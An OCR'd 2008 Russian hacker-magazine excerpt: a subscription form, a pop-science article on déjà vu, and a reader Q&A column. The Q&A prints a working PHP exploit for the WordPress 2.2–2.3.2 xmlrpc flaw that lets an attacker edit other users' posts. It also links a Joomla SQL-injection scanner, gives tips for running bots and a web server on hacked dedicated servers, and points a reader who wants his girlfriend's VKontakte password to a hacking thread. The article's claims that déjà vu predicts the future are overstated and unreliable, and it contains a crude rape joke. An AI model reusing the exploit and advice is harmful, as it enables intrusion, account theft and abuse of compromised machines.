- в течение пяти рабочих дней после отправки подписных документов в редакцию по факсу или электронной почте;
- в течение 20 рабочих дней после отправки подписных документов по почтовому адресу редакции.

Рекомендуем использовать факс или электронную почту, в последнем случае предварительно отсканировав или сфотографировав документы. **Подписка оформляется с номера, выходящего через один календарный месяц после оплаты.** Например, если вы производите оплату в ноябре, то журнал будете получать с января.

По всем вопросам, связанным с подпиской, звоните по бесплатным телефонам **8(495)780-88-29** (для москвичей) и **8(800)200-3-999** (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон). **Вопросы о подписке можно также направлять по адресу info@glc.ru или прояснить на сайте www.GLC.ru**

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ « »

☐ на 6 месяцев
☐ на 12 месяцев
начиная с ____________ 2008г.

☐ Доставлять журнал по почте на домашний адрес
Доставлять журнал курьером:
☐ на адрес офиса*
☐ на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Ф.И.О. ____________

АДРЕС ДОСТАВКИ:

индекс
область/край
город
улица
дом корпус
квартира/офис
телефон (код)
e-mail
сумма оплаты

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)
Назначение платежа | Сумма
Оплата журнала «____________»
с 2008г.
Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)
Назначение платежа | Сумма
Оплата журнала «____________»
с 2008г.
Ф.И.О.
Подпись плательщика

Кассир



ПРЕРВАННЫЙ ПОЛЕТ СОЗНАНИЯ

ДЕЖАВЮ — ТАМ, ГДЕ ПРИЧИНА И СЛЕДСТВИЕ МЕНЯЮТСЯ МЕСТАМИ


Ощущение нереальности происходящего, зачастую сопровождающееся беспричинным страхом и чувством, что все уже когда-то было, а теперь повторяется — это дежавю, мощнейший механизм предсказания будущего. Нужно не бояться его, а учиться им управлять!

КАЖЕТСЯ, СО МНОЙ ЭТО УЖЕ БЫЛО...

Термин «дежавю» ввел в обиход в конце XIX века французский психолог Эмиль Буарак. Учась на последнем курсе университета, он опубликовал книгу «Будущее психологии», где описал психологическое состояние, при котором возникает устойчивое ощущение «это уже было». Человек как бы заново переживает уже пережитое, не только вспоминая прошлое, но и предугадывая грядущие события (часто — довольно успешно). Ученым описывались и другие состояния: deja-vecu («уже пережитое»), deja entendu («уже слышанное») и jamais vu («никогда не виденное»). Однако эти термины не прижились, а вот дежавю «просочилось» в массовую культуру, попав на страницы романов и экраны телевизоров. Впрочем, в весьма искаженном виде, имеющем мало общего с реальным феноменом.

НАУКА И СХОЛАСТИКА

Реакция научной общественности последовала с большим запозданием. Сначала на свежеоткрытое явление вообще не обращали никакого внимания. Потом попытались списать его на психические расстройства. Когда же **количество «больных» превысило все разумные пределы**, ученым пришлось пересмотреть позиции, перестать махать руками, топать ногами и трясти бородой, а тщательно и кропотливо изучить, с чем они имеют дело. С момента публикации «Будущее психологии» прошло свыше ста лет, а гипотезы, объясняющие природу дежавю, продолжают плодиться, как австралийские кролики в брачный период. К тому же, открывается немало книг (от научных трудов до литературных произведений), описывающих дежавю задолго до Бурака. Чем не доказательство, что дежавю — отнюдь не выдумка?



Мы знаем, как выглядит нейрон, но не имеем представления о том, как работает человеческий мозг в целом

Само по себе ощущение «уже пережитого» легко объяснить, без привлечения дополнительных теорий. Как говорится, кому-то мерещатся черти, кому-то зеленые человечки, а кто-то уверен, что он здесь уже был и все видел. Но в отличие от чертей, в существовании которых трудно убедить окружающих (особенно скептиков), дежавю позволяет человеку предсказывать будущее. В том числе и «нелогичные» события, наступающие совершенно внезапно. Поскольку вероятность и точность подобных предсказаний выходят за рамки простой проницательности, то экспериментаторы всеми силами стараются игнорировать факты, опасаясь, что в противном случае научное сообщество обвинит их в грубой фальсификации.

Еще бы! **Ведь будущее предсказать невозможно**! Это аксиома, от которой ученые (не все, конечно, но большинство) и начинают «плясать». Другими словами, в «подлинной» науке намного больше схоластики, чем в самой схоластике. Вместо изучения феномена ученые занимаются сбором фактов, подтверждающих его отсутствие.

Тезис о непредсказуемости будущего, мягко говоря, несостоятелен, вернее, применим лишь к сравнительно небольшому количеству ситуаций. Предсказать, сколько очков выпадет на честной игровой кости, не возьмется даже продвинутый астролог, поскольку кость не имеет памяти — последующий бросок никак не связан с предыдущим и описывается исключительно теорией вероятностей. Аналогичным образом дела обстоят с рулеткой, лото и другими азартными играми. Но в реальной жизни... абсолютная вероятность наблюдается разве что в специальных физических экспериментах типа распада атомов. Подавляющее большинство событий возникает не само по себе, а в соответствии с причинно-следственной связью, что делает их вполне прогнозируемыми (особенно если система проходит через серию состояний, уже наблюдавшихся в прошлом). Очевидно, что если череда событий A → B → C ранее привела к состоянию D, то и сейчас состояние D (которому предшествовали события C, B, A) более вероятно, чем любое другое. Насколько «более вероятно»? Это зависит от степени детерминированности системы, ее контекстной чувствительности (также называемой локальной памятью) и полноты наших о ней представлений. Некоторые системы проходят через каждое состояние лишь однажды, но таких меньшинство (например, движение трех и более гравитирующих тел по незамкнутым и непериодическим орбитам). Реально же нас окружают системы, поддерживающее четкое соотношение между входными и выходными данными — причинно-следственная связь в чистом виде («пошла я вчера в парк — изнасиловали, сегодня пошла — изнасиловали, завтра опять пойду...»).

За исключением простейших ситуаций наше сознание не в состоянии обработать огромный массив информации и на основе накопленного опыта сделать верное и логически обоснованное предсказание. Подсознание — другое дело! Конечно, это всего лишь гипотеза, однако, во-первых, она очень хорошо согласуется с экспериментальными данными (дети, не имеющие жизненного опыта, с дежавю незнакомы; а вот подростки переживают его достаточно часто, но по мере взросления жизненный опыт становится все труднее и труднее упорядочивать, подсознание оказывается не в состоянии найти в памяти аналогичную ситуацию, — и потому ощущение дежавю посещает нас все реже и реже). Во-вторых, это единственное рациональное объяснение происходящего. Если мы предсказываем будущее не на основе накопленных данных, то... как его можно предсказать?

Как бы там ни было, вместо того, чтобы отмахиваться от дежавю, лучше научиться использовать его, доверившись своим чувствам. У нас есть все основания утверждать, что они не лгут.

ПОГРУЖЕНИЕ В НЕЙРОСЕТИ

Нейросети, моделирующие человеческий разум (или то, что мы себе под этим представляем), успешно работают в биржевых программах, системах предсказания погоды и установки цен на авиабилеты, — причем, цены намного более переменчивы, чем турбулентная атмосфера нашей планеты, но даже их предугадывают.

Нейросеть просто запоминает последовательность смены состояний, и если аналогичный шаблон повторяется вновь, нейросеть «вспоминает» последующие состояния, возможно, корректируя их с учетом специфики текущей картины. И эта схема работает! Пускай не без ложных выпадов и грубых ошибок, но, в целом, вероятность наступления полученного результата существенно превышает «фифти-фифти».

Так почему бы не предположить, что человеческий мозг, по образу и подобию которого строятся нейросети, способен прогнозировать наступление событий, опираясь на жизненный опыт? Напротив, было бы странно, если бы мозг этого не умел. Предвидение — мощный инструмент в борьбе за выживание, и потому его возникновение вполне обоснованно. В какой момент он возник, сказать сложно. Вероятнее всего, на ранних стадиях эволюции, когда рациональное мышление находилось в зачаточном состоянии, и прачеловеком управляли инстинкты и бессознательные предчувствия. Сознание появилось тогда, когда выживание стало зависеть от изобретательных навыков (добыча огня, изготовление орудий труда, etc). Жизненный опыт превратился в бесполезный балласт. Именно отказ от шаблонов позволил древним совершить качественный скачок вперед. Ведь нельзя

Фейерверк? А вот и нет! Модель нейросети

Обученная нейросеть способна прогнозировать будущее



> info

Дежавю — французское слово, точнее, целых два: deja — «уже» и vu — «видеть». Соединив их, получаем «уже виденное». Или «уже как бы виденное», учитывая, что deja активно используется в значении «как же это…».

за флажки только молодым и зеленым, а матерым не только можно, но и нужно, потому как за флажками — свобода.
Какое отношение это имеет к дежавю? Самое прямое! Современный человек представляет собой рационально мыслящее существо, управляемое сознанием, и нервным импульсам океана бессознательного очень трудно пробиться наверх. Те, что пробились, отметаются рациональным мышлением, как нечто нелогичное, а потому — неверное. Хотя, если у человека развита эмоциональная память, подсознание может воздействовать на нее, накладывая события давно минувших дней на текущую ситуацию. В результате у нас возникает чувство, что все это уже было, и в душе «шевелится» предощущение действия, которое произойдет в следующий момент. На самом деле, это не предчувствие, а результат деятельности естественной нейросети. Она проходит через уже знакомое ей состояние, и в памяти вспыхивают цепочки ассоциаций, ведущие нас к ранее пережитым чувствам. Проецируя их на окружающую действительность, мы относим эти ощущения к будущему, хотя в действительности перед нами — комбинация прошлой памяти с экстраполяцией поправки на текущую ситуацию. Другими словами, дежавю — не просто «магазинная» память в чистом виде. Это прогноз, учитывающий как пережитые события, так и накопленный опыт.

Формула Байеса и спам-фильтры

Формула Байеса нашла применение в спам-фильтрах, позволяющих оценить вероятность принадлежности письма к спаму без всякого лексического и семантического анализа текста. Поразительно, но качество «тупых» Байесовских фильтров вплотную приближается к «человеку мыслящему». Сквозь них проскальзывают лишь те послания, которые ставят в тупик не только машину, но и получателя. Он вынужден прочитать весь текст письма, прежде чем до него дойдет, что это спам.

Почему же дежавю возникает так редко? Через большинство событий, разворачивающихся на жизненной арене, мы проходим неоднократно. Теоретически, нейросеть должна совершать огромное количество предсказаний. Где наше подсознание? Оно что, совсем уснуло?! Ан нет, нейросеть снабжает нас предсказательной информацией постоянно, и мы используем ее в процессе принятия решений, сами того не замечая. Доказать это предельно просто. Достаточно попробовать хотя бы неделю жить, опираясь только на рациональное мышление и посмотреть, насколько больше промахов мы совершим. Да что там реальная жизнь! Возьмем компьютерные игры! Блуждания по лабиринту. Где-то нужно прыгнуть, а где-то наоборот — притормозить, причем, зачем это делать — с рациональной точки зрения объяснить невозможно. А вот если вспомнить, что лабиринт, составленный человеком, несет в себе отпечаток его натуры и потому обладает определенной степенью предсказуемости, все сразу становится на свои места.
Нейросеть выявляет скрытые закономерности, распознавая шаблоны и выдавая довольно достоверные предсказания, помогающие игроку добиться намного лучшего результата, чем следует из простых логических (умо)заключений.
Ну и чем это не дежавю? Каждый игрок испытывает бессознательные ощущения: здесь лучше повернуть налево, а не направо; эту аптечку лучше не брать, так как за ней наверняка скрывается монстр, от которого потом так просто не отстреляешься и т.д. Погруженные в игровой процесс мы не придаем этим чувствам особого значения, точно так, как мы не слышим тиканья часов.
С другой стороны, нейросеть неспособна на низшем бессознательном уровне эффективно «отделять мух от котлет». Если хмурым осенним деньком мы шли в школу мимо высокого кирпичного забора, вдыхая «аромат» тлеющих листьев, и вдруг в заборе обнаружился проем, а за ним — очень большая и недружелюбная собака, которая нас не по-детски напугала (покусала), то нейросеть будет помнить все: и время года, и дым от костриц, и высокий забор. Сработает только при пол-



Xiao Xiao Li — очаровательная сотрудница Microsoft Research, разрабатывающая Байесовские фильтры против спама

Постер фильма «Дежавю: феномен ложной памяти»

ном совпадении шаблона, хотя, казалось бы, дым к собаке имеет мало отношения. Но подсознанию этого не объяснишь. Собственно, поэтому чувство дежавю иногда бывает столь пугающим. Идем мы себе по тротуару, никого не трогаем, вокруг все спокойно, никаких источников угрозы. Ну осень, ну забор, ну дым. Так почему же нас внезапно охватывает странный панический иррациональный страх? Откуда это устойчивое чувство тревоги?
Да, нелогично. Но иногда подобные предсказания все-таки сбываются. В заборе обнаруживается проем, а за проемом — собака. Дым, осень — откуда нам знать, какое значение это имеет для атаки? Быть может, никакого, а может — собаки осенью особенно злы и раздражительны. Или дым — признак изменения атмосферного давления, а собаки к нему чувствительны. Следовательно, даже на рациональном уровне анализа мы не можем точно сказать, какие факторы в наибольшей степени управляют поведением собаки, а раз так, то ни один из них нельзя отбрасывать. Именно так подсознание и считает, — что несет в себе не только плюсы, но и минусы. Чем больше деталей включается в текущий контекст, тем выше вероятность «промахов» (непредсказанных ситуаций). Иметь «ложные позитивные срабатывания» по сто раз на дню — еще хуже. Человек просто не будет обращать внимания на свои предчувствия.
К счастью, нейросеть способна обучаться и использовать эффективные методики оценки вероятности наступления заданной ситуации. И вот тут мы плавно переходим к теореме Байеса.

МАТЕМАТИКА, ГАРМОНИЯ И ИНТУИЦИЯ

«Теорема Байеса — одна из основных теорем элементарной теории вероятностей, которая определяет вероятность наступления события в условиях, когда на основе наблюдений известна лишь некоторая частичная информация о событиях. По формуле Байеса можно более точно пересчитывать вероятность, беря в учет как ранее известную информацию, так и данные новых наблюдений». Это сообщает нам Википедия.
С помощью сокращенной формулы Байеса мы можем оценить вероятность того, что событие B действительно вызвано причиной A. Другими словами, вместо того, чтобы идти от причины к следствию, мы по известному следствию выбираем наиболее вероятную причину. Этот математический аппарат замечательно работает как в искусственных, так и естественных нейросетях, реализуя механизм самообучения. Полная формула Байеса позволяет получить вероятностную оценку наступления заданного события, зависящего от нескольких независимых причин (как, например, в случае с забором, дымом и собакой).
Обученная нейросеть способна выявить совокупность причин, приводящих к наступлению некоторого события, не вдаваясь в «физический» смысл происходящего и оперируя одной лишь вероятностью. По достижению некоторого порогового уровня в мозге человека включается защитный механизм, сигнализирующий о том, что сейчас должно произойти то-то и то-то.
Чем выше вероятность наступления B, тем сильнее наше предчувствие, подвергаемое «цензуре» рационального анализа. Если по его мнению все OK, то мы даже не замечаем работы, проделанной подсознанием, поскольку предчувствие опирается на привычный для нас логический аппарат. А вот если обосновать причины наступления B с позиции «здравого смысла» никак не удается — возникает устойчивое чувство нереальности происходящего, словно мы переживаем уже пережитое. Логика тихо курит в сторонке, оставляя нас наедине со своими чувствами. Дежавю!

ВЫ НЕ БОЛЬНЫ

Дежавю — вовсе не психическое расстройство! И нет никакой мистики в удачных предсказаниях. К сожалению, повальное увлечение логикой и отказ от веры в собственные чувства привели к тому, что современный человек выбирает далеко не лучшую стратегию поведения из всех, предлагаемых ему (под)сознанием.
Вероятностная оценка наступления событий намного надежнее логического анализа, особенно если физическая природа происходящего ясна не до конца или вообще неизвестна. Отказ от логики позволил нейросетям существенно повысить степень своей «проницательности». Так чем же мы, люди, хуже?



Задавая вопрос, подумай! Не стоит задавать откровенно ламерские вопросы, ответ на которые при определенном желании можно найти и самому. Конкретизируй! Телепатов тут нет, поэтому присылай больше информации.

Q: Как заставить работать ICQ 5.1 без обновления на 6 версию?

A: Очень просто! Надеюсь, ты знаешь, что такое редактор ресурсов Restorator. Запускай его и открывай им файл `LiteRes.dll`, который обычно располагается в папке `C:/Program Files/ICQLite`. Найди «где-то слева» папку `String`, а в ней — строку 14961 с каким-либо значением (например, 1080). Отредактируй это значение на что угодно, например, на 31337, и сохраняй строку. Далее перезапускай аську и наслаждайся ее работой без обновления.

P.S. В качестве небольшого бонуса я расскажу, как пропатчить нашу хекнутую аську от баннеров. Итак, качай **рамблер-асю** (icq.rambler.ru/files/rambler-icq5_1.exe). Затем качай и устанавливай к ней **патч от asechka.ru** (asechka.ru/download/alexagf-ICQ5103000r.zip). Хекай библиотеку LiteRes.dll с помощью способа, описанного выше, либо качай уже готовый файл с асечки (asechka.ru/download/rambler/LiteRes.dll). Теперь перезапускай асю и смотри результат :).

Q: А как бы мне объединить Гугл и наиболее популярные хак-форумы в поисках свежих паблик-уязвимостей?

A: За тебя это уже давно сделали :). Сервис, расположенный по адресу http://hacksearch.madnet.name, собирает инфу с наиболее известных секьюрити-порталов (antichat.ru, securitylab.ru, www.xakep.ru и т.д.) и вываливает ее для тебя в один серп (выдачу). Цитата с главной страницы хакерского поисковика: «Hack Search — поисковик для хакеров. Эта поисковая система предназначена для качественного поиска информации по порталам, тематика которых — информационная безопасность. Поиск основан на google-данных, а это значит, что вы получите только свежую, достоверную и интересующую именно вас информацию».

Q: Не подскажешь, есть ли новые паблик-эксплойты под популярнейший движок joomla?

A: В привате иногда пробегают темы с предложением о покупке сплойтов под джумлу. Но, как правило, темы оказываются либо фейком, либо эксплойты предназначены для модулей движка. Но зачем платить за то, что есть в паблике? Спе-



циально для тебя человек с ником beenudel1986 написал сканер джумлы на модули, уязвимые к скуль-инъекциям. Скачать тулзу можно по адресу beenuarora.com/code/joomsq.py. Для запуска скрипта тебе понадобится интерпретатор python. Запускать сканер необходимо следующим образом (например, для виндового cmd): «Пуск → Выполнить → cmd → c:/путь/python.exe C:/путь_к_сканеру/joomsq.py www.test.com».

Q: Как обменять (читай: «отмыть») е-деньги по наиболее выгодному курсу?

A: Уже давно появившийся сервис мониторинга обменных пунктов http://obmenniki.com/ предоставляет тебе такую возможность. Приведем немного текста из описания проекта:
«**Проект Obmenniki.com** — самый простой и удобный способ найти выгодный для Вас курс моментального обмена e-gold, WebMoney, yandex.деньги и других электронных валют.
С августа 2006 года мы осуществляем непрерывный мониторинг автоматических обменных пунктов с хорошей репутацией и резервом на обмен не менее $3000. Выбирая лучший курс, Вы можете доверять надежности обменных пунктов, включенных в рейтинг. Все представленные обменники имеют высокий Business Level webmoney и достаточные резервы.
Пользуясь нашим сервисом, Вы также можете быть уверены в актуальности всех данных: информация о резервах и курсах участников листинга обновляется ежеминутно».

Q: На моем взломанном дедике/хостинге нельзя юзать функцию php set_time_limit(). Из-за этого мой бот завершает работу через 30 секунд после ее начала. Подскажи, как обойти это ограничение?

A: Совсем недавно обнаруженная «фича» большинства версий интерпретатора PHP позволяет обходить ограничения set_time_limit(). Для небольшого хека тебе необходимо всего лишь прописать в начало скрипта строчку ini_set("max_execution_time", 90000000). Подробности багофичи, и как написать скрипт виндового шелла, основанного на этой технологии, ты можешь узнать здесь: securityvulns.ru/Sdocument748.html.

Q: Слышал о недавно обнаруженной баге в WordPress, которая позволяет редактировать посты любого юзера, но не понял, как ей пользоваться. Расскажите подробней.

A: Уязвимость работает на движках блога версий 2.2-2.3.2. Для начала тебе необходимо зарегистрироваться на блоге жертвы. После чего создавай PHP-скрипт со следующим содержанием:

```
<?php
$host = 'blog.com'; // домен
$page = '/wp232/xmlrpc.php'; //путь до скрипта xmlrpc, расположенного в корне блога
$data = '<?xml version="1.0" ?>
<methodCall><methodName>metaWeblog
.editPost</methodName><params>
<value><i4>НОМЕР_ПОСТА</i4>
</value>
<value><string>ИМЯ_ТВОЕГО_ЮЗЕРА</
string></value>
<value><string>ПАРОЛЬ_ТВОЕГО_ЮЗЕ-
РА</string></value>
<struct>
<member><name>post_type</
name><value>page</value></member>
<member><name>title</name><value><
string>ЗАГОЛОВОК_ПОСТА</string></
value></member>
<member><name>description</
name><string>СОДЕРЖИВОЕ_ПОСТА</
string></member>
</struct></params></methodCall>';
$exploited = fsockopen($host, 80,
$errorNumber, $errorString);
 $requestHeader = " ".$page."
HTTP/1.1\r\n";
$requestHeader.= "Host: ".$host."\
r\n";
$requestHeader.= "User-Agent:
Mozilla/5.0 (Windows; U; Windows NT
5.1; en-US; rv:1.8.1) Gecko/20061010
Firefox/2.0\r\n";
$requestHeader.= "Content-Type:
application/x-www-form-urlencoded\
r\n";
$requestHeader.= "Content-Length:
".strlen($data)."\r\n";
$requestHeader.= "Connection:
close\r\n\r\n";
$requestHeader.= $data;
fwrite($exploited, $requestHeader
);
while (!feof($exploited))
{
print fread($exploited, 4800);
}
?>
```

Когда скрипт отработает, пост успешно отредактируется. Учти, тут есть один недостаток: хотя вновь отредактированные посты сваливаются в draft, админы блога, видя непонятно откуда взявшийся драфт, меняют его статус на «опубликованный». Дерзай!

Q: У меня есть виндовый дедик. Хочу поднять на нем веб-сервер для своих хакерских целей. Как проще всего это сделать?

A: Легче всего это сделать с помощью «базового пакета веб-разработчика» по прозванию Денвер, который доступен по адресу Denwer.ru. После установки Денвера на дедик (также советую установить дополнительные модули **active perl**, **active python** и все расширения PHP5) следуй инструкции:

1. Узнай с помощью утилиты ipconfig, какой IP-адрес у твоего сервера (Пуск → Выполнить → cmd → ipconfig). После запуска утилиты ты увидишь что-то типа:

```
DNS-суффикс этого подключения . . :
IP-адрес . . . . . . . . . . . . :
192.168.0.49
Маска подсети . . . . . . . . . :
255.255.255.0
Основной шлюз . . . . . . . . . . :
192.168.0.1
```

В данном случае внешний IP-адрес машины в локальной сети — 192.168.0.49. Его-то мы и возьмем за константу.

2. Тебе необходимо разрешить подключения с внешних машин во всех файрволах. Я объясню, как это сделать в брандмауэре Винды. Открывай «Пуск→ Панель управления→ Брандмауэр Windows». Переходи на вкладку «Исключения» и нажимай кнопку «Добавить порт». В поле «Имя» вводи IP-адрес твоего дедика (тот самый, из ipconfig), а в поле «Номер порта» укажи 80.

3. Теперь создавай в веб-директории Денвера папку с IP-адресом твоего сервера (например, Z:/home/192.168.0.49/www). Перезапускай Денвер и пользуйся своим дедиком извне.

P.S. Больше подробностей и нюансов ищи на www.denwer.ru/faq/shared.html.

Q: Как высчитать Google PageRank ресурса? Сколько необходимо ссылок с более низким PR, чтобы получить более высокий PR?

A: Вот небольшая табличка тебе в помощь: http://www.seo-fakten.de/PageRank-Kalkulationstabelle.html. Для примера, чтобы получить PageRank 7, нужно:

- 508277 страниц с PR=1;
- 92414 страниц с PR=2;
- 16803 страниц с PR=3;
- 3055 страниц с PR=4;
- 555 страниц с PR=5;
- 100,992 страниц с PR=6;
- 18,362 страниц с PR=7;
- 3,339 страниц с PR=8;
- 0,607 страниц с PR=9;
- 0,110 страниц с PR=10;

Q: Обожаю ресурс vkontakte.ru. Как бы мне увести пароль моей подружки или как-нибудь навредить нужному юзеру?

A: Хотя я и не люблю социальные сети, но ответить на твой вопрос придется :). Специально на тему разнообразного недокументированного использования Контакта на форуме античата

создан топик forum.antichat.ru/thread45578.html. Процитирую начальные слова из него:

> «Привет, котятки! Сегодня мы попробуем заняться паразитизмом на довольно крупном сервисе vkontakte.ru. Сервис страдает от огромного количества всевозможных проблем с безопасностью и просто багов. Рассмотрим пару самых занятных багов, может быть, напишем флудер/спаммер».

А вот — основные пункты топика, посвященные взлому Контакта:
1. Занимательный javascript.
2. Проблемы с безопасностью.
3. Многопоточный флудер.
Также в ответах к теме ты сможешь увидеть множество других багов.
P.S. На античате очень много топиков, посвященных vkontakte.ru. После прочтения того, который я описал выше, советую заюзать поиск на форуме.

Q: Покупаю недешевый домен с высоким PR. Как бы мне проверить PR этого домена на склейку?
A: Как известно, склейка — это PR, полученный одним доменом после переадресации на другой, с более высоким PR. Для проверки на склейку существует множество разнообразных сервисов. Вот некоторые из них:
1. http://www.be1.ru/services/stat — проверка наполовину ручная;
2. http://seocheck.net — позволяет проверять склейку в автоматическом режиме и PR по дата-центрам;
3. http://checkpagerank.net — производит проверку в автоматическом режиме.
Но обычно все SEO-профессионалы советуют проверять домен на склейку вручную. Делается это, если рассказывать в общих чертах, так:
1. Проверь кэш Google по нескольким дата-центрам.
2. Задай запрос `info:aaa.org` и убедись, что показываемая информация относится именно к этому домену.
3. Тщательно проверяй количество и качество обратных ссылок на сайт. Если по информации того же Yahoo домен не имеет обратных ссылок, то очевидно, что PageRank взять ему было неоткуда.

Q: В офисе не разрешают устанавливать софт, приходится юзать Internet Explorer. Как прикрутить к нему проверку орфографии?
A: Голый IE никуда не годится, но если прикрутить к нему аддон **IE7Pro** (www.ie7pro.com), то можно выжать из него максимум. Во-первых, появится затребованная тобой проверка орфографии. Во-вторых, дополнительные возможности работы с вкладками (к счастью, хотя бы они реализованы в браузере по умолчанию). В-третьих, синхронизация закладок и управление сессиями.

Q: Как поднять WebDAV в Apache 2 под Windows?
A: Приведу решение в стиле HOWTO:
1. Скачивается и устанавливается Apache с сайта apache.org;
2. В конфиге `httpd.conf` раскомментируем строки:

```
LoadModule dav_module modules/mod_dav.so
LoadModule dav_fs_module modules/mod_dav_fs.so
```

3. В тот же самый конфигурационный файл `httpd.conf` добавляем:

```
DavLockDB C:/webdavdb (папка должна существовать, используется для временных файлов)
DAVMinTimeout 600
BrowserMatch "Microsoft Data Access Internet Publishing Provider" redirect-carefully
BrowserMatch "MS FrontPage" redirect-carefully
BrowserMatch "^WebDrive" redirect-carefully
BrowserMatch "^WebDAVFS/1.[0123]" redirect-carefully
BrowserMatch "^gnome-vfs/1.0" redirect-carefully
BrowserMatch "^XML Spy" redirect-carefully
BrowserMatch "^Dreamweaver-WebDAV-SCM1" redirect-carefully

Alias /test C:/wd

AllowOverride None
Order allow,deny
Allow from all

DAV On
AuthType Basic
AuthName "WebDAV Restricted"
AuthUserFile C:/test.pass

Require user webdav
```

Замечу, что в `test.pass` в каждой строке содержится имя:пароль (через двоеточие) в открытом виде.
4. При доступе из Windows XP к папке `WebDAV` может возникнуть проблема — Windows передает для авторизации не просто имя пользователя, а домен\имя. Естественно, сервер его не пропускает. Самое простое решение: добавить номер порта в адресную строку при подключении из Windows XP. Например, так: http://webdav.myserser.ru:80/test.

Q: У меня не получается установить Fedora 9 с диска][. Программа установки прерывает работу с ошибкой на одном из этапов. В чем проблема? И как все-таки установить ОС?
A: К сожалению, даже у самых известных дистрибутивов могут оказаться ошибки в релизах. Впрочем, исправить проблему несложно. Предлагаю два варианта действий:
1. Выполнить установку системы в графическом режиме на русском языке, не изменяя список программных пакетов по умолчанию.
2. Выполнить установку системы в графическом режиме на английском языке, указав необходимость поддержки русского языка. После завершения установки:
- загрузи систему;
- пройди шаги мастера первоначальной настройки и, войдя в систему, запусти программу `system-config-language` из окна терминала или Main Menu → System → Administration → Language;
- выбери русский язык.

После перезагрузки основным языком системы будет установлен русский.

Q: Купил][акер за май, читаю FAQ. В «посте» о переносе почтовой базы с компа на Gmail меня удивило, что ты написал, что нет на данный момент решения, позволяющего перенести базу писем из The Bat! на Gmail. На самом деле, оно есть. И вот ответ.
